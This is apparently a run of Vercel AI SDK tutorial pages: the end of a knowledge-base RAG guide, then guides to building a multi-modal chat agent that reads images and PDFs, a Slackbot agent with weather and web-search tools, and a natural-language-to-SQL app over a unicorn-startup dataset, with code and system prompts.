const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'openai/gpt-4o',
messages: await convertToModelMessages(messages),
stopWhen: stepCountIs(5),
system: `You are a helpful assistant. Check your knowledge base before answering any questions.
Only respond to questions using information from tool calls.
if no relevant information is found in the tool calls, respond, "Sorry, I don't know."`,
tools: {
addResource: tool({
description: `add a resource to your knowledge base.
If the user provides a random piece of knowledge unprompted, use this tool without asking for confirmation.`,
inputSchema: z.object({
content: z
.string()
.describe('the content or resource to add to the knowledge base'),
}),
execute: async ({ content }) => createResource({ content }),
}),
getInformation: tool({
description: `get information from your knowledge base to answer questions.`,
inputSchema: z.object({
question: z.string().describe('the users question'),
}),
execute: async ({ question }) => findRelevantContent(question),
}),
},
});
return result.toUIMessageStreamResponse();
}
Head back to the browser, refresh the page, and ask for your favorite food. You should see the model call the getInformation tool, and then use the relevant information to formulate a response!
Conclusion
Congratulations, you have successfully built an AI agent that can dynamically add and retrieve information to and from a knowledge base. Throughout this guide, you learned how to create and store embeddings, set up server actions to manage resources, and use tools to extend the capabilities of your agent.
Troubleshooting Migration Error
If you experience an error with the migration, open your migration file (lib/db/migrations/0000_yielding_bloodaxe.sql), cut (copy and remove) the first line, and run it directly on your postgres instance. You should now be able to run the updated migration.
If you're using the Vercel setup above, you can run the command directly by either:
- Going to the Neon console and entering the command there, or
- Going back to the Vercel platform, navigating to the Quick Start section of your database, and finding the PSQL connection command (second tab). This will connect to your instance in the terminal where you can run the command directly.
title: Multi-Modal Agent description: Learn how to build a multi-modal agent that can process images and PDFs with the AI SDK. tags: ['multi-modal', 'agent', 'images', 'pdf', 'vision', 'next']
Multi-Modal Agent
In this guide, you will build a multi-modal agent capable of understanding both images and PDFs.
Multi-modal refers to the ability of the agent to understand and generate responses in multiple formats. In this guide, we'll focus on images and PDFs - two common document types that modern language models can process natively.
We'll build this agent using OpenAI's GPT-4o, but the same code works seamlessly with other providers - you can switch between them by changing just one line of code.
Prerequisites
To follow this quickstart, you'll need:
- Node.js 18+ and pnpm installed on your local development machine.
- A Vercel AI Gateway API key.
If you haven't obtained your Vercel AI Gateway API key, you can do so by signing up on the Vercel website.
Create Your Application
Start by creating a new Next.js application. This command will create a new directory named multi-modal-agent and set up a basic Next.js application inside it.
Navigate to the newly created directory:
Install dependencies
Install ai and @ai-sdk/react, the AI SDK package and the AI SDK's React package respectively.
<Tab>
<Snippet text="bun add ai @ai-sdk/react" dark />
</Tab>
Configure your Vercel AI Gateway API key
Create a .env.local file in your project root and add your Vercel AI Gateway API key. This key authenticates your application with Vercel AI Gateway.
Edit the .env.local file:
AI_GATEWAY_API_KEY=your_api_key_here
Replace your_api_key_here with your actual Vercel AI Gateway API key.
Implementation Plan
To build a multi-modal agent, you will need to:
- Create a Route Handler to handle incoming chat messages and generate responses.
- Wire up the UI to display chat messages, provide a user input, and handle submitting new messages.
- Add the ability to upload images and PDFs and attach them alongside the chat messages.
Create a Route Handler
Create a route handler, app/api/chat/route.ts and add the following code:
import { streamText, convertToModelMessages, type UIMessage } from 'ai';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'openai/gpt-4o',
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Let's take a look at what is happening in this code:
- Define an asynchronous
POSTrequest handler and extractmessagesfrom the body of the request. Themessagesvariable contains a history of the conversation between you and the agent and provides the agent with the necessary context to make the next generation. - Convert the UI messages to model messages using
convertToModelMessages, which transforms the UI-focused message format to the format expected by the language model. - Call
streamText, which is imported from theaipackage. This function accepts a configuration object that contains amodelprovider andmessages(converted in step 2). You can pass additional settings to further customize the model's behavior. - The
streamTextfunction returns aStreamTextResult. This result object contains thetoUIMessageStreamResponsefunction which converts the result to a streamed response object. - Finally, return the result to the client to stream the response.
This Route Handler creates a POST request endpoint at /api/chat.
Wire up the UI
Now that you have a Route Handler that can query a large language model (LLM), it's time to setup your frontend. AI SDK UI abstracts the complexity of a chat interface into one hook, useChat.
Update your root page (app/page.tsx) with the following code to show a list of chat messages and provide a user message input:
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useState } from 'react';
export default function Chat() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
{messages.map(m => (
<div key={m.id} className="whitespace-pre-wrap">
{m.role === 'user' ? 'User: ' : 'AI: '}
{m.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={`${m.id}-text-${index}`}>{part.text}</span>;
}
return null;
})}
</div>
))}
<form
onSubmit={async event => {
event.preventDefault();
sendMessage({
role: 'user',
parts: [{ type: 'text', text: input }],
});
setInput('');
}}
className="fixed bottom-0 w-full max-w-md mb-8 border border-gray-300 rounded shadow-xl"
>
<input
className="w-full p-2"
value={input}
placeholder="Say something..."
onChange={e => setInput(e.target.value)}
/>
</form>
</div>
);
}
This page utilizes the useChat hook, configured with DefaultChatTransport to specify the API endpoint. The useChat hook provides multiple utility functions and state variables:
messages- the current chat messages (an array of objects withid,role, andpartsproperties).sendMessage- function to send a new message to the AI.- Each message contains a
partsarray that can include text, images, PDFs, and other content types. - Files are converted to data URLs before being sent to maintain compatibility across different environments.
Add File Upload
To make your agent multi-modal, let's add the ability to upload and send both images and PDFs to the model. In v5, files are sent as part of the message's parts array. Files are converted to data URLs using the FileReader API before being sent to the server.
Update your root page (app/page.tsx) with the following code:
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useRef, useState } from 'react';
import Image from 'next/image';
async function convertFilesToDataURLs(files: FileList) {
return Promise.all(
Array.from(files).map(
file =>
new Promise<{
type: 'file';
mediaType: string;
url: string;
}>((resolve, reject) => {
const reader = new FileReader();
reader.onload = () => {
resolve({
type: 'file',
mediaType: file.type,
url: reader.result as string,
});
};
reader.onerror = reject;
reader.readAsDataURL(file);
}),
),
);
}
export default function Chat() {
const [input, setInput] = useState('');
const [files, setFiles] = useState<FileList | undefined>(undefined);
const fileInputRef = useRef<HTMLInputElement>(null);
const { messages, sendMessage } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
return (
<div className="flex flex-col w-full max-w-md py-24 mx-auto stretch">
{messages.map(m => (
<div key={m.id} className="whitespace-pre-wrap">
{m.role === 'user' ? 'User: ' : 'AI: '}
{m.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={`${m.id}-text-${index}`}>{part.text}</span>;
}
if (part.type === 'file' && part.mediaType?.startsWith('image/')) {
return (
<Image
key={`${m.id}-image-${index}`}
src={part.url}
width={500}
height={500}
alt={`attachment-${index}`}
/>
);
}
if (part.type === 'file' && part.mediaType === 'application/pdf') {
return (
<iframe
key={`${m.id}-pdf-${index}`}
src={part.url}
width={500}
height={600}
title={`pdf-${index}`}
/>
);
}
return null;
})}
</div>
))}
<form
className="fixed bottom-0 w-full max-w-md p-2 mb-8 border border-gray-300 rounded shadow-xl space-y-2"
onSubmit={async event => {
event.preventDefault();
const fileParts =
files && files.length > 0
? await convertFilesToDataURLs(files)
: [];
sendMessage({
role: 'user',
parts: [{ type: 'text', text: input }, ...fileParts],
});
setInput('');
setFiles(undefined);
if (fileInputRef.current) {
fileInputRef.current.value = '';
}
}}
>
<input
type="file"
accept="image/*,application/pdf"
className=""
onChange={event => {
if (event.target.files) {
setFiles(event.target.files);
}
}}
multiple
ref={fileInputRef}
/>
<input
className="w-full p-2"
value={input}
placeholder="Say something..."
onChange={e => setInput(e.target.value)}
/>
</form>
</div>
);
}
In this code, you:
- Add a helper function
convertFilesToDataURLsto convert file uploads to data URLs. - Create state to hold the input text, files, and a ref to the file input field.
- Configure
useChatwithDefaultChatTransportto specify the API endpoint. - Display messages using the
partsarray structure, rendering text, images, and PDFs appropriately. - Update the
onSubmitfunction to send messages with thesendMessagefunction, including both text and file parts. - Add a file input field to the form, including an
onChangehandler to handle updating the files state.
Running Your Application
With that, you have built everything you need for your multi-modal agent! To start your application, use the command:
Head to your browser and open http://localhost:3000. You should see an input field and a button to upload files.
Try uploading an image or PDF and asking the model questions about it. Watch as the model's response is streamed back to you!
Using Other Providers
With the AI SDK's unified provider interface you can easily switch to other providers that support multi-modal capabilities:
// Using Anthropic
const result = streamText({
model: 'anthropic/claude-sonnet-4-20250514',
messages: await convertToModelMessages(messages),
});
// Using Google
const result = streamText({
model: 'google/gemini-2.5-flash',
messages: await convertToModelMessages(messages),
});
Install the provider package (@ai-sdk/anthropic or @ai-sdk/google) and update your API keys in .env.local. The rest of your code remains the same.
Where to Next?
You've built a multi-modal AI agent using the AI SDK! Experiment and extend the functionality of this application further by exploring tool calling.
title: Slackbot Agent Guide description: Learn how to use the AI SDK to build an AI Agent in Slack. tags: ['agents', 'chatbot']
Building an AI Agent in Slack with the AI SDK
In this guide, you will learn how to build a Slackbot powered by the AI SDK. The bot will be able to respond to direct messages and mentions in channels using the full context of the thread.
Slack App Setup
Before we start building, you'll need to create and configure a Slack app:
- Go to api.slack.com/apps
- Click "Create New App" and choose "From scratch"
- Give your app a name and select your workspace
- Under "OAuth & Permissions", add the following bot token scopes:
app_mentions:readchat:writeim:historyim:writeassistant:write
- Install the app to your workspace (button under "OAuth Tokens" subsection)
- Copy the Bot User OAuth Token and Signing Secret for the next step
- Under App Home -> Show Tabs -> Chat Tab, check "Allow users to send Slash commands and messages from the chat tab"
Project Setup
This project uses the following stack:
Getting Started
- Clone the repository and check out the
starterbranch
<Snippet text={[ 'git clone https://github.com/vercel-labs/ai-sdk-slackbot.git', 'cd ai-sdk-slackbot', 'git checkout starter', ]} />
- Install dependencies
<Snippet text={['pnpm install']} />
Project Structure
The starter repository already includes:
- Slack utilities (
lib/slack-utils.ts) including functions for validating incoming requests, converting Slack threads to AI SDK compatible message formats, and getting the Slackbot's user ID - General utility functions (
lib/utils.ts) including initial Exa setup - Files to handle the different types of Slack events (
lib/handle-messages.tsandlib/handle-app-mention.ts) - An API endpoint (
POST) for Slack events (api/events.ts)
Event Handler
First, let's take a look at our API route (api/events.ts):
import type { SlackEvent } from '@slack/web-api';
import {
assistantThreadMessage,
handleNewAssistantMessage,
} from '../lib/handle-messages';
import { waitUntil } from '@vercel/functions';
import { handleNewAppMention } from '../lib/handle-app-mention';
import { verifyRequest, getBotId } from '../lib/slack-utils';
export async function POST(request: Request) {
const rawBody = await request.text();
const payload = JSON.parse(rawBody);
const requestType = payload.type as 'url_verification' | 'event_callback';
// See https://api.slack.com/events/url_verification
if (requestType === 'url_verification') {
return new Response(payload.challenge, { status: 200 });
}
await verifyRequest({ requestType, request, rawBody });
try {
const botUserId = await getBotId();
const event = payload.event as SlackEvent;
if (event.type === 'app_mention') {
waitUntil(handleNewAppMention(event, botUserId));
}
if (event.type === 'assistant_thread_started') {
waitUntil(assistantThreadMessage(event));
}
if (
event.type === 'message' &&
!event.subtype &&
event.channel_type === 'im' &&
!event.bot_id &&
!event.bot_profile &&
event.bot_id !== botUserId
) {
waitUntil(handleNewAssistantMessage(event, botUserId));
}
return new Response('Success!', { status: 200 });
} catch (error) {
console.error('Error generating response', error);
return new Response('Error generating response', { status: 500 });
}
}
This file defines a POST function that handles incoming requests from Slack. First, you check the request type to see if it's a URL verification request. If it is, you respond with the challenge string provided by Slack. If it's an event callback, you verify the request and then have access to the event data. This is where you can implement your event handling logic.
You then handle three types of events: app_mention, assistant_thread_started, and message:
- For
app_mention, you callhandleNewAppMentionwith the event and the bot user ID. - For
assistant_thread_started, you callassistantThreadMessagewith the event. - For
message, you callhandleNewAssistantMessagewith the event and the bot user ID.
Finally, you respond with a success message to Slack. Note, each handler function is wrapped in a waitUntil function. Let's take a look at what this means and why it's important.
The waitUntil Function
Slack expects a response within 3 seconds to confirm the request is being handled. However, generating AI responses can take longer. If you don't respond to the Slack request within 3 seconds, Slack will send another request, leading to another invocation of your API route, another call to the LLM, and ultimately another response to the user. To solve this, you can use the waitUntil function, which allows you to run your AI logic after the response is sent, without blocking the response itself.
This means, your API endpoint will:
- Immediately respond to Slack (within 3 seconds)
- Continue processing the message asynchronously
- Send the AI response when it's ready
Event Handlers
Let's look at how each event type is currently handled.
App Mentions
When a user mentions your bot in a channel, the app_mention event is triggered. The handleNewAppMention function in handle-app-mention.ts processes these mentions:
- Checks if the message is from a bot to avoid infinite response loops
- Creates a status updater to show the bot is "thinking"
- If the mention is in a thread, it retrieves the thread history
- Calls the LLM with the message content (using the
generateResponsefunction which you will implement in the next section) - Updates the initial "thinking" message with the AI response
Here's the code for the handleNewAppMention function:
import { AppMentionEvent } from '@slack/web-api';
import { client, getThread } from './slack-utils';
import { generateResponse } from './ai';
const updateStatusUtil = async (
initialStatus: string,
event: AppMentionEvent,
) => {
const initialMessage = await client.chat.postMessage({
channel: event.channel,
thread_ts: event.thread_ts ?? event.ts,
text: initialStatus,
});
if (!initialMessage || !initialMessage.ts)
throw new Error('Failed to post initial message');
const updateMessage = async (status: string) => {
await client.chat.update({
channel: event.channel,
ts: initialMessage.ts as string,
text: status,
});
};
return updateMessage;
};
export async function handleNewAppMention(
event: AppMentionEvent,
botUserId: string,
) {
console.log('Handling app mention');
if (event.bot_id || event.bot_id === botUserId || event.bot_profile) {
console.log('Skipping app mention');
return;
}
const { thread_ts, channel } = event;
const updateMessage = await updateStatusUtil('is thinking...', event);
if (thread_ts) {
const messages = await getThread(channel, thread_ts, botUserId);
const result = await generateResponse(messages, updateMessage);
updateMessage(result);
} else {
const result = await generateResponse(
[{ role: 'user', content: event.text }],
updateMessage,
);
updateMessage(result);
}
}
Now let's see how new assistant threads and messages are handled.
Assistant Thread Messages
When a user starts a thread with your assistant, the assistant_thread_started event is triggered. The assistantThreadMessage function in handle-messages.ts handles this:
- Posts a welcome message to the thread
- Sets up suggested prompts to help users get started
Here's the code for the assistantThreadMessage function:
import type { AssistantThreadStartedEvent } from '@slack/web-api';
import { client } from './slack-utils';
export async function assistantThreadMessage(
event: AssistantThreadStartedEvent,
) {
const { channel_id, thread_ts } = event.assistant_thread;
console.log(`Thread started: ${channel_id} ${thread_ts}`);
console.log(JSON.stringify(event));
await client.chat.postMessage({
channel: channel_id,
thread_ts: thread_ts,
text: "Hello, I'm an AI assistant built with the AI SDK by Vercel!",
});
await client.assistant.threads.setSuggestedPrompts({
channel_id: channel_id,
thread_ts: thread_ts,
prompts: [
{
title: 'Get the weather',
message: 'What is the current weather in London?',
},
{
title: 'Get the news',
message: 'What is the latest Premier League news from the BBC?',
},
],
});
}
Direct Messages
For direct messages to your bot, the message event is triggered and the event is handled by the handleNewAssistantMessage function in handle-messages.ts:
- Verifies the message isn't from a bot
- Updates the status to show the response is being generated
- Retrieves the conversation history
- Calls the LLM with the conversation context
- Posts the LLM's response to the thread
Here's the code for the handleNewAssistantMessage function:
import type { GenericMessageEvent } from '@slack/web-api';
import { client, getThread } from './slack-utils';
import { generateResponse } from './ai';
export async function handleNewAssistantMessage(
event: GenericMessageEvent,
botUserId: string,
) {
if (
event.bot_id ||
event.bot_id === botUserId ||
event.bot_profile ||
!event.thread_ts
)
return;
const { thread_ts, channel } = event;
const updateStatus = updateStatusUtil(channel, thread_ts);
updateStatus('is thinking...');
const messages = await getThread(channel, thread_ts, botUserId);
const result = await generateResponse(messages, updateStatus);
await client.chat.postMessage({
channel: channel,
thread_ts: thread_ts,
text: result,
unfurl_links: false,
blocks: [
{
type: 'section',
text: {
type: 'mrkdwn',
text: result,
},
},
],
});
updateStatus('');
}
With the event handlers in place, let's now implement the AI logic.
Implementing AI Logic
The core of our application is the generateResponse function in lib/generate-response.ts, which processes messages and generates responses using the AI SDK.
Here's how to implement it:
import { generateText, ModelMessage } from 'ai';
__PROVIDER_IMPORT__;
export const generateResponse = async (
messages: ModelMessage[],
updateStatus?: (status: string) => void,
) => {
const { text } = await generateText({
model: __MODEL__,
system: `You are a Slack bot assistant. Keep your responses concise and to the point.
- Do not tag users.
- Current date is: ${new Date().toISOString().split('T')[0]}`,
messages,
});
// Convert markdown to Slack mrkdwn format
return text.replace(/\[(.*?)\]\((.*?)\)/g, '<$2|$1>').replace(/\*\*/g, '*');
};
This basic implementation:
- Uses the AI SDK's
generateTextfunction to call Anthropic'sclaude-sonnet-4.5model - Provides a system prompt to guide the model's behavior
- Formats the response for Slack's markdown format
Enhancing with Tools
The real power of the AI SDK comes from tools that enable your bot to perform actions. Let's add two useful tools:
import { generateText, tool, ModelMessage, stepCountIs } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
import { exa } from './utils';
export const generateResponse = async (
messages: ModelMessage[],
updateStatus?: (status: string) => void,
) => {
const { text } = await generateText({
model: __MODEL__,
system: `You are a Slack bot assistant. Keep your responses concise and to the point.
- Do not tag users.
- Current date is: ${new Date().toISOString().split('T')[0]}
- Always include sources in your final response if you use web search.`,
messages,
stopWhen: stepCountIs(10),
tools: {
getWeather: tool({
description: 'Get the current weather at a location',
inputSchema: z.object({
latitude: z.number(),
longitude: z.number(),
city: z.string(),
}),
execute: async ({ latitude, longitude, city }) => {
updateStatus?.(`is getting weather for ${city}...`);
const response = await fetch(
`https://api.open-meteo.com/v1/forecast?latitude=${latitude}&longitude=${longitude}¤t=temperature_2m,weathercode,relativehumidity_2m&timezone=auto`,
);
const weatherData = await response.json();
return {
temperature: weatherData.current.temperature_2m,
weatherCode: weatherData.current.weathercode,
humidity: weatherData.current.relativehumidity_2m,
city,
};
},
}),
searchWeb: tool({
description: 'Use this to search the web for information',
inputSchema: z.object({
query: z.string(),
specificDomain: z
.string()
.nullable()
.describe(
'a domain to search if the user specifies e.g. bbc.com. Should be only the domain name without the protocol',
),
}),
execute: async ({ query, specificDomain }) => {
updateStatus?.(`is searching the web for ${query}...`);
const { results } = await exa.searchAndContents(query, {
livecrawl: 'always',
numResults: 3,
includeDomains: specificDomain ? [specificDomain] : undefined,
});
return {
results: results.map(result => ({
title: result.title,
url: result.url,
snippet: result.text.slice(0, 1000),
})),
};
},
}),
},
});
// Convert markdown to Slack mrkdwn format
return text.replace(/\[(.*?)\]\((.*?)\)/g, '<$2|$1>').replace(/\*\*/g, '*');
};
In this updated implementation:
-
You added two tools:
getWeather: Fetches weather data for a specified locationsearchWeb: Searches the web for information using the Exa API
-
You set
stopWhen: stepCountIs(10)to enable multi-step conversations. This defines the stopping conditions of your agent, when the model generates a tool call. This will automatically send any tool results back to the LLM to trigger additional tool calls or responses as the LLM deems necessary. This turns your LLM call from a one-off operation into a multi-step agentic flow.
How It Works
When a user interacts with your bot:
- The Slack event is received and processed by your API endpoint
- The user's message and the thread history is passed to the
generateResponsefunction - The AI SDK processes the message and may invoke tools as needed
- The response is formatted for Slack and sent back to the user
The tools are automatically invoked based on the user's intent. For example, if a user asks "What's the weather in London?", the AI will:
- Recognize this as a weather query
- Call the
getWeathertool with London's coordinates (inferred by the LLM) - Process the weather data
- Generate a final response, answering the user's question
Deploying the App
- Install the Vercel CLI
<Snippet text={['pnpm install -g vercel']} />
- Deploy the app
<Snippet text={['vercel deploy']} />
- Copy the deployment URL and update the Slack app's Event Subscriptions to point to your Vercel URL
- Go to your project's deployment settings (Your project -> Settings -> Environment Variables) and add your environment variables
SLACK_BOT_TOKEN=your_slack_bot_token
SLACK_SIGNING_SECRET=your_slack_signing_secret
OPENAI_API_KEY=your_openai_api_key
EXA_API_KEY=your_exa_api_key
- Head back to the https://api.slack.com/ and navigate to the "Event Subscriptions" page. Enable events and add your deployment URL.
https://your-vercel-url.vercel.app/api/events
- On the Events Subscription page, subscribe to the following events.
app_mentionassistant_thread_startedmessage:im
Finally, head to Slack and test the app by sending a message to the bot.
Next Steps
You've built a Slack chatbot powered by the AI SDK! Here are some ways you could extend it:
- Add memory for specific users to give the LLM context of previous interactions
- Implement more tools like database queries or knowledge base searches
- Add support for rich message formatting with blocks
- Add analytics to track usage patterns
title: Natural Language Postgres description: Learn how to build a Next.js app that lets you talk to a PostgreSQL database in natural language. tags: ['agents', 'next', 'tools']
Natural Language Postgres Guide
In this guide, you will learn how to build an app that uses AI to interact with a PostgreSQL database using natural language.
The application will:
- Generate SQL queries from a natural language input
- Explain query components in plain English
- Create a chart to visualise query results
You can find a completed version of this project at natural-language-postgres.vercel.app.
Project setup
This project uses the following stack:
- Next.js (App Router)
- AI SDK
- OpenAI
- Zod
- Postgres with Vercel Postgres
- shadcn-ui and TailwindCSS for styling
- Recharts for data visualization
Clone repo
To focus on the AI-powered functionality rather than project setup and configuration we've prepared a starter repository which includes a database schema and a few components.
Clone the starter repository and check out the starter branch:
<Snippet text={[ 'git clone https://github.com/vercel-labs/natural-language-postgres', 'cd natural-language-postgres', 'git checkout starter', ]} />
Project setup and data
Let's set up the project and seed the database with the dataset:
- Install dependencies:
<Snippet text={['pnpm install']} />
- Copy the example environment variables file:
<Snippet text={['cp .env.example .env']} />
- Add your environment variables to
.env:
OPENAI_API_KEY="your_api_key_here"
POSTGRES_URL="..."
POSTGRES_PRISMA_URL="..."
POSTGRES_URL_NO_SSL="..."
POSTGRES_URL_NON_POOLING="..."
POSTGRES_USER="..."
POSTGRES_HOST="..."
POSTGRES_PASSWORD="..."
POSTGRES_DATABASE="..."
- This project uses CB Insights' Unicorn Companies dataset. You can download the dataset by following these instructions:
- Navigate to CB Insights Unicorn Companies
- Enter in your email. You will receive a link to download the dataset.
- Save it as
unicorns.csvin your project root
Setting up Postgres with Vercel
To set up a Postgres instance on your Vercel account:
- Go to Vercel.com and make sure you're logged in
- Navigate to your team homepage
- Click on the Integrations tab
- Click Browse Marketplace
- Look for the Storage option in the sidebar
- Select the Neon option (recommended, but any other PostgreSQL database provider should work)
- Click Install, then click Install again in the top right corner
- On the "Get Started with Neon" page, click Create Database on the right
- Select your region (e.g., Washington, D.C., U.S. East)
- Turn off Auth
- Click Continue
- Name your database (you can use the default name or rename it to something like "NaturalLanguagePostgres")
- Click Create in the bottom right corner
- After seeing "Database created successfully", click Done
- You'll be redirected to your database instance
- In the Quick Start section, click Show secrets
- Copy the full
DATABASE_URLenvironment variable and use it to populate the Postgres environment variables in your.envfile
About the dataset
The Unicorn List dataset contains the following information about unicorn startups (companies with a valuation above $1bn):
- Company name
- Valuation
- Date joined (unicorn status)
- Country
- City
- Industry
- Select investors
This dataset contains over 1000 rows of data over 7 columns, giving us plenty of structured data to analyze. This makes it perfect for exploring various SQL queries that can reveal interesting insights about the unicorn startup ecosystem.
- Now that you have the dataset downloaded and added to your project, you can initialize the database with the following command:
<Snippet text={['pnpm run seed']} />
Note: this step can take a little while. You should see a message indicating the Unicorns table has been created and then that the database has been seeded successfully.
- Start the development server:
<Snippet text={['pnpm run dev']} />
Your application should now be running at http://localhost:3000.
Project structure
The starter repository already includes everything that you will need, including:
- Database seed script (
lib/seed.ts) - Basic components built with shadcn/ui (
components/) - Function to run SQL queries (
app/actions.ts) - Type definitions for the database schema (
lib/types.ts)
Existing components
The application contains a single page in app/page.tsx that serves as the main interface.
At the top, you'll find a header (header.tsx) displaying the application title and description. Below that is an input field and search button (search.tsx) where you can enter natural language queries.
Initially, the page shows a collection of suggested example queries (suggested-queries.tsx) that you can click to quickly try out the functionality.
When you submit a query:
- The suggested queries section disappears and a loading state appears
- Once complete, a card appears with "TODO - IMPLEMENT ABOVE" (
query-viewer.tsx) which will eventually show your generated SQL - Below that is an empty results area with "No results found" (
results.tsx)
After you implement the core functionality:
- The results section will display data in a table format
- A toggle button will allow switching between table and chart views
- The chart view will visualize your query results
Let's implement the AI-powered functionality to bring it all together.
Building the application
As a reminder, this application will have three main features:
- Generate SQL queries from natural language
- Create a chart from the query results
- Explain SQL queries in plain English
For each of these features, you'll use the AI SDK via Server Actions to interact with OpenAI's GPT-4o and GPT-4o-mini models. Server Actions are a powerful React Server Component feature that allows you to call server-side functions directly from your frontend code.
Let's start with generating a SQL query from natural language.
Generate SQL queries
Providing context
For the model to generate accurate SQL queries, it needs context about your database schema, tables, and relationships. You will communicate this information through a prompt that should include:
- Schema information
- Example data formats
- Available SQL operations
- Best practices for query structure
- Nuanced advice for specific fields
Let's write a prompt that includes all of this information:
You are a SQL (postgres) and data visualization expert. Your job is to help the user write a SQL query to retrieve the data they need. The table schema is as follows:
unicorns (
id SERIAL PRIMARY KEY,
company VARCHAR(255) NOT NULL UNIQUE,
valuation DECIMAL(10, 2) NOT NULL,
date_joined DATE,
country VARCHAR(255) NOT NULL,
city VARCHAR(255) NOT NULL,
industry VARCHAR(255) NOT NULL,
select_investors TEXT NOT NULL
);
Only retrieval queries are allowed.
For things like industry, company names and other string fields, use the ILIKE operator and convert both the search term and the field to lowercase using LOWER() function. For example: LOWER(industry) ILIKE LOWER('%search_term%').
Note: select_investors is a comma-separated list of investors. Trim whitespace to ensure you're grouping properly. Note, some fields may be null or have only one value.
When answering questions about a specific field, ensure you are selecting the identifying column (ie. what is Vercel's valuation would select company and valuation').
The industries available are:
- healthcare & life sciences
- consumer & retail
- financial services
- enterprise tech
- insurance
- media & entertainment
- industrials
- health
If the user asks for a category that is not in the list, infer based on the list above.
Note: valuation is in billions of dollars so 10b would be 10.0.
Note: if the user asks for a rate, return it as a decimal. For example, 0.1 would be 10%.
If the user asks for 'over time' data, return by year.
When searching for UK or USA, write out United Kingdom or United States respectively.
EVERY QUERY SHOULD RETURN QUANTITATIVE DATA THAT CAN BE PLOTTED ON A CHART! There should always be at least two columns. If the user asks for a single column, return the column and the count of the column. If the user asks for a rate, return the rate as a decimal. For example, 0.1 would be 10%.
There are several important elements of this prompt:
- Schema description helps the model understand exactly what data fields to work with
- Includes rules for handling queries based on common SQL patterns - for example, always using ILIKE for case-insensitive string matching
- Explains how to handle edge cases in the dataset, like dealing with the comma-separated investors field and ensuring whitespace is properly handled
- Instead of having the model guess at industry categories, it provides the exact list that exists in the data, helping avoid mismatches
- The prompt helps standardize data transformations - like knowing to interpret "10b" as "10.0" billion dollars, or that rates should be decimal values
- Clear rules ensure the query output will be chart-friendly by always including at least two columns of data that can be plotted
This prompt structure provides a strong foundation for query generation, but you should experiment and iterate based on your specific needs and the model you're using.
Create a Server Action
With the prompt done, let's create a Server Action.
Open app/actions.ts. You should see one action already defined (runGeneratedSQLQuery).
Add a new action. This action should be asynchronous and take in one parameter - the natural language query.
/* ...rest of the file... */
export const generateQuery = async (input: string) => {};
In this action, you'll use the generateText function with Output from the AI SDK which allows you to constrain the model's output to a pre-defined schema. This process, sometimes called structured output, ensures the model returns only the SQL query without any additional prefixes, explanations, or formatting that would require manual parsing.
/* ...other imports... */
import { generateText, Output } from 'ai';
import { z } from 'zod';
/* ...rest of the file... */
export const generateQuery = async (input: string) => {
'use server';
try {
const result = await generateText({
model: 'openai/gpt-4o',
system: `You are a SQL (postgres) ...`, // SYSTEM PROMPT AS ABOVE - OMITTED FOR BREVITY
prompt: `Generate the query necessary to retrieve the data the user wants: ${input}`,
output: Output.object({
schema: z.object({
query: z.string(),
}),
}),
});
return result.output.query;
} catch (e) {
console.error(e);
throw new Error('Failed to generate query');
}
};
Note, you are constraining the output to a single string field called query using zod, a TypeScript schema validation library. This will ensure the model only returns the SQL query itself. The resulting output will then be returned.
Update the frontend
With the Server Action in place, you can now update the frontend to call this action when the user submits a natural language query. In the root page (app/page.tsx), you should see a handleSubmit function that is called when the user submits a query.
Import the generateQuery function and call it with the user's input.
/* ...other imports... */
import { runGeneratedSQLQuery, generateQuery } from './actions';
/* ...rest of the file... */
const handleSubmit = async (suggestion?: string) => {
clearExistingData();
const question = suggestion ?? inputValue;
if (inputValue.length === 0 && !suggestion) return;
if (question.trim()) {
setSubmitted(true);
}
setLoading(true);
setLoadingStep(1);
setActiveQuery('');
try {
const query = await generateQuery(question);
if (query === undefined) {
toast.error('An error occurred. Please try again.');
setLoading(false);
return;
}
setActiveQuery(query);
setLoadingStep(2);
const companies = await runGeneratedSQLQuery(query);
const columns = companies.length > 0 ? Object.keys(companies[0]) : [];
setResults(companies);
setColumns(columns);
setLoading(false);
} catch (e) {
toast.error('An error occurred. Please try again.');
setLoading(false);
}
};
/* ...rest of the file... */
Now, when the user submits a natural language query (ie. "how many unicorns are from San Francisco?"), that question will be sent to your newly created Server Action. The Server Action will call the model, passing in your system prompt and the users query, and return the generated SQL query in a structured format. This query is then passed to the runGeneratedSQLQuery action to run the query against your database. The results are then saved in local state and displayed to the user.
Save the file, make sure the dev server is running, and then head to localhost:3000 in your browser. Try submitting a natural language query and see the generated SQL query and results. You should see a SQL query generated and displayed under the input field. You should also see the results of the query displayed in a table below the input field.
Try clicking the SQL query to see the full query if it's too long to display in the input field. You should see a button on the right side of the input field with a question mark icon. Clicking this button currently does nothing, but you'll add the "explain query" functionality to it in the next step.
Explain SQL Queries
Next, let's add the ability to explain SQL queries in plain English. This feature helps users understand how the generated SQL query works by breaking it down into logical sections. As with the SQL query generation, you'll need a prompt to guide the model when explaining queries.
Let's craft a prompt for the explain query functionality:
You are a SQL (postgres) expert. Your job is to explain to the user the SQL query you wrote to retrieve the data they asked for. The table schema is as follows:
unicorns (
id SERIAL PRIMARY KEY,
company VARCHAR(255) NOT NULL UNIQUE,
valuation DECIMAL(10, 2) NOT NULL,
date_joined DATE,
country VARCHAR(255) NOT NULL,
city VARCHAR(255) NOT NULL,
industry VARCHAR(255) NOT NULL,
select_investors TEXT NOT NULL
);
When you explain you must take a section of the query, and then explain it. Each "section" should be unique. So in a query like: "SELECT * FROM unicorns limit 20", the sections could be "SELECT *", "FROM UNICORNS", "LIMIT 20".
If a section doesn't have any explanation, include it, but leave the explanation empty.
Like the prompt for generating SQL queries, you provide the model with the schema of the database. Additionally, you provide an example of what each section of the query might look like. This helps the model understand the structure of the query and how to break it down into logical sections.
